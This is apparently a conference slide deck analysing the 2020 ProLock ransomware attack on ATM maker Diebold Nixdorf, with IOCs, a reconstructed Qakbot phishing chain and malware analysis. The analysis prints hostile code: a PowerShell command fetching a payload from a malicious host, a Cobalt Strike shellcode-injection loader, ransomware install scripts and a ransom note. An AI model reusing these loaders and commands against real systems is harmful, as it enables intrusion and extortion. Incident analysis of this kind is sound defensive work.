



# When ransomware hits an ATM giant

The Diebold Nixdorf case dissected

CYBER  
CRIME  
CON20



# Who am I?

## Frank Boldewin

- Executive Expert Security Operations & Defense at Fiducia & GAD IT AG
- EAST EGAF + EPTF member
- Reverser, Malware Researcher, Threat Intelligence dude
- Focused on hunting APTs targeting the financial industry




## Fiducia & GAD IT AG



- IT service provider for Germany's Cooperative Financial Network
- Customers ~900 Volksbanken and Raiffeisenbanken, as well as numerous private Banks
- Providing a range of IT solutions, IT infrastructure services and hardware products
- Administering ~82 million banking accounts
- ~34000 ATMs and self service terminals

## Background story 1/2

- At the end of April 2020, Diebold Nixdorf, one of the world's largest ATM manufacturers experienced an IT outage of some of their services.
- This included the company's homepage and some of its mail servers, which were temporarily unavailable.



## Background story 2/2

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- On May 11, 2020 Krebsonsecurity.com reported about a ransomware incident at Diebold Nixdorf.
- Some key statements:
  - According to DN, the company's security team discovered a ransomware attack on April 25, 2020.
  - An investigation determined that the attackers installed the **ProLock** ransomware.
  - The incident did not affect the ATMs customers networks or the general public and its impact was not material to their business.
  - DN informed their customers about the situation and how they addressed it.

### 11 Ransomware Hit ATM Giant Diebold Nixdorf

MAY 20

**Diebold Nixdorf**, a major provider of automatic teller machines (ATMs) and payment technology to banks and retailers, recently suffered a ransomware attack that disrupted some operations. The company says the hackers never touched its ATMs or customer networks, and that the intrusion only affected its corporate network.

Canton, Ohio-based Diebold [NYSE: DDB] is currently the largest ATM provider in the United States, with an estimated 35 percent of the cash machine market worldwide. The 35,000-employee company also produces point-of-sale systems and software used by many retailers.

**DIEBOLD**  
**NIXDORF**

According to Diebold, on the evening of Saturday, April 25, the company's security team discovered anomalous behavior on its corporate network. Suspecting a ransomware attack, Diebold said it immediately began disconnecting systems on that network to contain the spread of the malware.

Sources told KrebsOnSecurity that Diebold's response affected services for over 100 of the company's customers. Diebold said the company's response to the attack did disrupt a system that automates field service technician requests, but that the incident did not affect customer networks or the general public.


"Diebold has determined that the spread of the malware has been contained," Diebold said in a written statement provided to KrebsOnSecurity. "The incident did not affect ATMs, customer networks, or the general public, and its impact was not material to our business. Unfortunately, cybercrime is an ongoing challenge for all companies. Diebold Nixdorf takes the security of our systems and customer service very seriously. Our leadership has connected personally with customers to make them aware of the situation and how we addressed it."

Source: <https://krebsonsecurity.com/2020/05/ransomware-hit-atm-giant-diebold-nixdorf/>

## Risk situation from customers perspective 1/2

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
- Unfortunately, the detail level in the blog post was not comprehensive enough to adequately clarify the question of how the attacks could spread to the company's own IT infrastructure.
- Due to the increasing number of supply chain attacks in the last three years, the risk situation in the financial sector has also changed significantly.
- This has led us to consider some worst-case scenarios which were already observed in the wild in a similar form.



## Risk situation from customers perspective 2/2

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- Assuming threat actors successfully implemented a sophisticated backdoor in the manufacturer's ATM sources, they could gain unauthorized access to all devices on which the modified code has been deployed.
- Furthermore, stolen credentials typically intended for customer support access, could also lead to attacker opportunities.





## How the investigation started 2/3

- Inspecting the file with hash 5267cc... reveals information about its origin, its creator and another editor of the document.
- In addition, there is also the date of initial creation on April 28, 2020 and the date of the last editing on May 1, 2020.

5267cc9a3487cf03b4d718f88672eb4ab0d637167852e9b398f9aca89397e955

ExifTool File Metadata ⓘ	
AppVersion	16.0
Application	Microsoft Office Word
Characters	1044
CharactersWithSpaces	1225
Company	Diebold Nixdorf
CreateDate	2020:04:28 13:21:00Z
Creator	[REDACTED]
DocSecurity	None
FileType	DOCX
FileTypeExtension	docx
HeadingPairs	Title1
HyperlinksChanged	false
LastModifiedBy	[REDACTED]
Lines	8
LinksUpToDate	false
MIMEType	application/vnd.openxmlformats-officedocument.wordprocessingml.document
ModifyDate	2020:05:01 14:22:00Z



# How the investigation started 3/3

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- The document was uploaded from Slovakia by an unknown user.
- Based on the DN job openings (as of May 2020) available in that country, it is reasonable to assume that an incident response analyst from the Security Operations Center decided to scan the file for viruses before execution and uploaded it to Virustotal.
- An OpSec failure unfortunately occurring quite often, even among people with security know-how.

https://www.dieboldnixdorf.com/de-de/careers/slovakia/openings

**DN**  
Diebold Nixdorf

BANKEN   HANDEL   UNTERSTÜTZUNG   UNTERNEHMEN   Karriere   Kontakt   Weltweite St...

## Slovakia

### Current Openings

We have several positions available at our new Global Strategic Delivery Center (GSDC) in Kosice.  
Please select the job you are interested in from the list below and send us your resume/CV for consideration.

**PROJECT & PROCESS & ARCHITECTS POSITIONS**

**LINUX-BASED POSITIONS**

Application Administrator - Linux-based Applications

**WINDOWS & CLIENT-ORIENTED POSITIONS**

PC/E Application Administrator (Junior)

PC/E Application Administrator (Intermediate)

PC/E Application Administrator (Senior)


Reporting & Data Analytics Expert

**GLOBAL INFORMATION SECURITY**

Information Security Team Lead Customer Compliance

Information Security Incident Response Analyst

Information Security Analyst - Vulnerability Management (Nexpose)



# Examination of the document content 1/2

(hash 5267cc...)

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- The forensic traces confirm the statements on [Krebsonsecurity.com](https://krebsonsecurity.com) that files were encrypted with the **ProLock** ransomware.
- Another interesting IOC is the reference to a **Qakbot** payload.
  - On May 4, 2020 the FBI issued a security alert reporting the ProLock gang gains initial access to victim networks via the Qakbot trojan since March 2020.
- Files such as **rdp.bat**, **Psexec.exe** and **adfind.exe** were likely used for lateral movement to gain access to the domain controller or other interesting targets.

Any files with the file extension:

- (1) \*.pr0Lock
- (2) \*.prolock

The following files:

IOC	Details	SHA256
C:\ProgramData\run.bat	Batch to execute ProLocker	Ece10a346ffb2ab6351a9e4e6069ce0af92fab51605b2f9ae3076682f841fb33
C:\ProgramData\8A67B05B.dib	ProLocker binary payload	29b225ac2cb36e9d86a9857a1db08ede52c92aade442069925904d969bbba045
[HOW TO RECOVER FILES].txt	Ransom Note	
C:\Windows\wmi.bat	Ransomware deployment batch	
C:\Windows\go.bat	Ransomware deployment batch	
C:\Windows\Temp\log.dat	Output from deployment batch	
C:\Windows\list.txt	Host list for batch	
C:\Windows\lolist.txt	Host list for batch	
C:\Windows\am.txt	Host list for batch	
C:\Windows\rdp.bat	RDP setup for batch	F6a2fdc7fea042653967b00a9972f3c787853cfc66f0869e0542919343190476
C:\Windows\Psexec.exe	Psexec – used to execute commands remotely	3337e3875b05e0bfa69ab926532e3f179e8c9bf162ebb60ce58a0281437a7ef
C:\Windows\adfind.exe	ADFind discovery tool	
Dxlufu.exe	Qakbot trojan	Eab907c13210dd344e4661170cd0734b14ba383a84964bab0b27373c9f0fd0cc

## Examination of the document content 2/2

(hash 5267cc...)

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- In addition to the Qakbot sample, the payload domain can also be found in the IOC document → **sollight.com[.]hk**
- Apparently, IP addresses of the range 172.x.x.x also showed malicious activity, which will be discussed later.


Activity from the following IP address (or anything in its range):

- 172.2.231.27 (.../24)
- 172.241.27.0 (.../24) specifically within the range .132 and .188

QakBot Payload Site:  
sollight.com[.]hk

# Infection timeline

- A Netflow analysis of the Qakbot payload domain sollight.com[.]hk reveals a top talker with a source IP 208.87.12.248 (belonging to Diebold-Nixdorf US).
- As the chart illustrates the communication to the C2 has been terminated on April 26, 2020 after the company's employees noticed the attack and disconnected systems from their network to contain the spread of the malware. This coincides with the statements in the report on [Krebsonsecurity.com](https://krebsonsecurity.com)



# Reconstructed infection process

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**Stage1: Email with phishing link on April 8, 2020, as part of the Qakbot campaign:**

From: croberts@artisantrades.net

To: <someone@diebold-nixdorf.com>

→ **Malicious link:** [hXXps://1drv\[.\]ms/u/s!Am7xP5Fy\\_1r9gkzOe89tVpCE7zfS?e=GjLWMR](https://1drv.ms/u/s!Am7xP5Fy_1r9gkzOe89tVpCE7zfS?e=GjLWMR)

→ **Details:** <https://urlhaus.abuse.ch/url/337114/>



**Stage2: The victim clicks the link and downloads a malicious Zipfile from the Microsoft OneDrive link above called: Operating Agreement\_30.zip**

**Stage3: The victim unzipped the malicious file and executed it:**

→ **Malicious document:** Operating Agreement\_1.doc

→ **Hash:** fc3ce33366a6a958190e1191381cd88a

→ **Details:** <https://app.any.run/tasks/ca0b9a71-d5bf-4e97-a0f8-d770b0365d1d/>



# Malicious file analysis

## Operating Agreement\_1.doc

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```
13.05.2020 11:13 <DIR> .
13.05.2020 11:13 <DIR> ..
11.01.1980 00:00 2.599 document.xml
11.01.1980 00:00 1.255 fontTable.xml
12.05.2020 10:48 <DIR> media
11.01.1980 00:00 29.084 settings.xml
11.01.1980 00:00 28.672 styles.xml
12.05.2020 10:48 <DIR> theme
11.01.1980 00:00 1.405 vbaData.xml
11.01.1980 00:00 182.784 vbaProject.bin
11.01.1980 00:00 484 webSettings.xml
12.05.2020 10:48 <DIR> _rels
7 Datei(en), 246.283 Bytes
```

Compressed OLE stream containing  
obfuscated malicious macro code

```
cmd /C powershell -Command "(New-Object
Net.WebClient).DownloadFile([System.Text.Encoding]::ASCII.GetString([System.C
onvert]::FromBase64String('aHR0cDovL3NvbGxpZ2h0LmNvbS5oay93cC1jb250Z
W50L3VwbG9hZHMvMjAyMC8wNC9sYXN0LzQ0NDQ0NC5wbmc=')),
[System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('Q
zpcVXNlcnNcUH VibGljXHRtcGRpclxmaWxl')) + '1' + '.e' + 'x' + 'e')
&gt;C:\Users\Public\1.txt
```

[hXXp://sollight\[.\]com.hk/wp-content/uploads/2020/04/last/444444.png](http://hXXp://sollight[.]com.hk/wp-content/uploads/2020/04/last/444444.png)

```
Private Sub DF4YU74C(R As String, ind As Integer)
uyriu34k.Tag = DH66OPQX7N("eqnu]sjequ]djmcvQ]tsftV]D") + CStr(ind) + DH66OPQX7N("ubc/")

kj5l6FG5.Tag = DH66OPQX7N("")hojsuT57fbCnpsG;;^usfwopD/nfutzT\]hojsuTufH/JJDTB;;^hojepdoF/uyfu/nfutzT\]fmjGebp
kj5l6FG5.Tag = kj5l6FG5.Tag & DH66OPQX7N("{!,*myXBnymdqSHduSIYkmHcjWIVdOodmOYWdq{R()hojsuT57fbCnpsG;;
kj5l6FG5.Tag = kj5l6FG5.Tag & DH66OPQX7N("]djmcvQ]tsftV]D?!*(f(!,l(y(l,(f(!,l(") + CStr(ind) + DH66OPQX7N("uyu/")
BET8MV23W kj5l6FG5.Tag, 0, vbNullString
End Sub

Private Sub fjlqlw3(p1 As Long, T As Double)

Dim i As Integer
uiw45ihk.CommandButton1.Caption = "Press"

Dim R As Double
R = 0#

For i = 1 To 10
If uiw45ihk.Caption = "34" Then
MsgBox ("vQ]t")
uiw45ihk.CommandButton1.Tag = "t5"
End If
Next
```

Deobfuscated macro code reveals  
PowerShell script downloading and  
executing the Qakbot payload.

# Payload staging

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Based on the 172.x.x.x IP addresses from the IOC report, payloads were identified involved in the attack. For staging purposes attackers spawned a PowerShell script on infected systems, which in turn applies a Cobalt Strike shellcode.

```
Set-StrictMode -Version 2

$Dolt = @'
using System;
using System.Runtime.InteropServices;
namespace inject {
    public class func {
        [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
        [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
        [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
        [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter
        [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
    }
}
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@"System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAYInImdJki1lwi1IMI1lUi3loD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBC

$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Commit, [inject.func+MemoryP
if ([Bool]$buffer) {
    $global:result = 3;
    return
}
```

Base64 encoded shellcode

```
68 00 00 40 00      push 400000h
57                 push edi
68 58 A4 53 E5      push 0E553A458h ; kernel32.VirtualAlloc
FF D5              call ebp ; GetAPIFunctionByHashAndCall
93                 xchg eax, ebx
89 00 00 00 00      mov ecx, 0
01 D9              add ecx, ebx
51                 push ecx
53                 push ebx
89 E7              mov edi, esp

loc_30F: ; CODE XREF: sub_07+2514j
57                 push edi
68 00 20 00 00      push 2000h
53                 push ebx
56                 push esi
68 12 96 89 E2      push 0E2899612h ; Wininet.InternetReadFile
FF D5              call ebp ; GetAPIFunctionByHashAndCall
85 C0              test eax, eax
74 C6              jz short loc_2E8
8B 07              mov eax, [edi]
01 C3              add ebx, eax
85 C0              test eax, eax
75 E5              jnz short loc_30F
58                 pop eax
C3                 retn

; CODE XREF: sub_07:loc_15E4j
E8 89 FD FF FF      call near ptr ConnectToCobaltServer
31 37 32 2E 32 34 31 2E+a17224127132 db '172.241.27.132' 0
```

# ProLock Ransomware installation process 1/3

There are usually 4 files involved in the installation of the ProLock ransomware:

- **run.bat**
- **WinMgr.xml**
- **clean.bat**
- **WinMgr.bmp**

Filenames can vary, e.g. next to .BMP files also other formats have been spotted itw. Diebold-Nixdorf case → A fake .DIB file, which is preceded by a random 8-character name, e.g. 8A67B05B.dib, as the IOC report reveals.

The file **Run.bat** is used to install a scheduled task on the Windows target systems.

```
schtasks.exe /CREATE /XML C:\Programdata\WinMgr.xml /tn WinMgr  
schtasks.exe /RUN /tn WinMgr  
del C:\Programdata\WinMgr.xml  
del C:\Programdata\run.bat
```



## ProLock Ransomware installation process 2/3

**Schtasks.exe** parses the configuration data from the file **WinMgr.xml** and then executes **clean.bat**.

```
<Actions Context="Author">
  <Exec>
    <Command>C:\Programdata\clean.bat</Command>
  </Exec>
</Actions>
</Task>
```

**Clean.bat** then executes a Base64-encoded PowerShell script.

```
powershell.exe -nop -w hidden -e IAAqACAAIAAJAGYAdQBuAGMAdA ...
```

## ProLock Ransomware installation process 3/3

- The decoded PowerShell script then reads the content of **WinMgr.bmp**
- At first sight it appears to be a legitimate image file, but at a certain position the file contains the actual ProLock Ransomware shellcode, which the PowerShell script reads and then executes in memory.

```
$EXVsVb = $tHbxax.Invoke(0, 0x12000, 0x1000, 0x40);  
[Byte[]] $NGGMfm = [IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp');  
$UnilFk = 0xA230;  
if ([IntPtr]::Size - eq 8) {  
    $UnilFk = 0XD7A0  
};  
for ($i = 0; $i - le($NGGMfm.Length - $UnilFk); $i++) {  
    $SumOfH.Invoke(($EXVsVb.ToInt64() + $i), $NGGMfm[$i + $UnilFk], 1)  
};  
$jtwjnT.Invoke(0, 0, $EXVsVb, $EXVsVb, 0, 0);  
Start - Sleep - Seconds 360000;
```

# Runtime decryption

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ProLock decrypts suspicious strings at runtime, trying to stay under the radar as long as possible.

```
mov     [ebp-14h], eax
lea     edx, JumpToDecryptedCode
lea     eax, loc_401008
sub     eax, 8
sub     edx, eax
mov     eax, [ebp-14h]
add     edx, eax
xor     ebx, ebx
mov     eax, 97D69BEh

DecryptionLoop:
; CODE XREF: .flat:0040103D↑j
; .flat:0040104D↑j
xor     [edx+ebx], eax
cmp     dword ptr [edx+ebx], 90909090h
jz      short loc_401041
cmp     ebx, 0
jnz     short loc_401041
xor     [edx+ebx], eax
inc     eax
jmp     short DecryptionLoop

; -----
jmp     short JumpToDecryptedCode
; -----

loc_401041:
; CODE XREF: .flat:00401032↑j
; .flat:00401037↑j
add     ebx, 4
cmp     dword ptr [edx+ebx], 0C4C4C4Ch
jz      short JumpToDecryptedCode
jmp     short DecryptionLoop
```

After decryption

```
aYourFilesHaveB db 'Your files have been encrypted by ProLock Ransomware using RSA-20'
; DATA XREF: sub_403237+85↓o
db '48 algorithm.',0Dh,0Ah
db 0Dh,0Ah
db ' [.:Nothing personal just business:.]',0Dh,0Ah
db 0Dh,0Ah
db 'No one can help you to restore files without our special decrypti'
db 'on tool.',0Dh,0Ah
db 0Dh,0Ah
db 'To get your files back you have to pay the decryption fee in BTC.'
db 0Dh,0Ah
db 'The final price depends on how fast you write to us.',0Dh,0Ah
db 0Dh,0Ah
db ' 1. Download TOR browser: https://www.torproject.org/',0Dh,0Ah
db ' 2. Install the TOR Browser.',0Dh,0Ah
db ' 3. Open the TOR Browser.',0Dh,0Ah
db ' 4. Open our website in the TOR browser: msaoyrayohnp32tcgwanh'
db 'jouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion',0Dh,0Ah
db ' 5. Login using your ID D8756FE07320C1859F44',0Dh,0Ah
db 0Dh,0Ah
db ' ***If you have any problems connecting or using TOR network:',0Dh
db 0Ah
db ' contact our support by email support981723721@protonmail.com',0Dh
db 0Ah
db 0Dh,0Ah
db ' [You',27h,'ll receive instructions and price inside]',0Dh,0Ah
```

# YARA rule to detect ProLock

```
rule Prolock_Malware {
  meta:
